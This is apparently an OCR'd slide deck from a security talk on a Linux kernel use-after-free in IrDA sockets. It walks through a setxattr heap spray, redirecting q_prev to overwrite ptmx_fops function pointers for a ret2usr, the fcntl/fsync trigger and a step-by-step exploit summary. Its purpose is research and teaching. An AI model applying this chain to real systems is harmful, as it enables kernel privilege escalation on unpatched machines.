**`0x500000-0x501000`** range
- Can delay and keep kmalloc’d objects in kernel space!


Exploitation


Heap “spray”

```
static long
setxattr(struct dentry *d, const char __user *name, const void __user *value,
         size_t size, int flags)
{
. . .
        if (size) {
                if (size > XATTR_SIZE_MAX)
                        return -E2BIG;
                kvalue = kmalloc(size, GFP_KERNEL | __GFP_NOWARN);
                if (!kvalue) {
                        vvalue = vmalloc(size);
                        if (!vvalue)
                                return -ENOMEM;
                        kvalue = vvalue;
                }
                if (copy_from_user(kvalue, value, size)) {
                        error = -EFAULT;
                        goto out;
                }
. . .
out:
        if (vvalue)
                vfree(vvalue);
        else
                kfree(kvalue);
```

Exploitation

Heap “spray”





Exploitation

Heap “spray”

1. a->q_prev = kern_addr_to_overwrite;
2. Call setxattr() on the mmaped addr at (0x500000 + 0x1000) - X
3. Trigger the 2nd UAF by inserting the 4th ias_obj

Exploitation

What address to overwrite?

- We don't control the value we overwrite with! —> `0xffff8800xxxxxxxx`
- Basic ret2usr is easy
  - Exploit misalignment for some global struct with function pointers
  - For example, two unused function pointers next to each other in **`ptmx_fops`**


Exploitation

What address to overwrite?

```
(gdb) p ptmx_fops
$17 = {owner = 0x0, llseek = 0x0, read = 0x0, write = 0x0,
  read_iter = 0x0, write_iter = 0x0, iterate = 0x0, poll =
0x0,
  unlocked_ioctl = 0x0, compat_ioctl = 0x0, mmap = 0x0, open =
0x0,
  flush = 0x0, release = 0x0, fsync = 0x0, aio_fsync = 0x0,
  fasync = 0x0, lock = 0x0, sendpage = 0x0, get_unmapped_area
= 0x0,
  check_flags = 0x0, flock = 0x0, splice_write = 0x0,
splice_read = 0x0,
  setlease = 0x0, fallocate = 0x0, show_fdinfo = 0x0}

(gdb) p/x (unsigned long)&ptmx_fops->aio_fsync + 4
$18 = 0xffffffff8211761c
```

Exploitation

What address to overwrite?



Mapped in user space and triggered with

```
fcntl(fd, F_SETFL, flags | FASYNC);
fsync(fd);
```

Exploitation
Summary

1. Create 4 IrDa sockets and bind the first 3

2. Reinsert the middle object

3. Close the second 2nd socket

4. Allocate object X in kmalloc-64, then close the 3rd socket (first UAF)

5. Reallocate X (w/ **`q_prev`** pointing to target address) and bind the 4th socket

DEMO

Questions?

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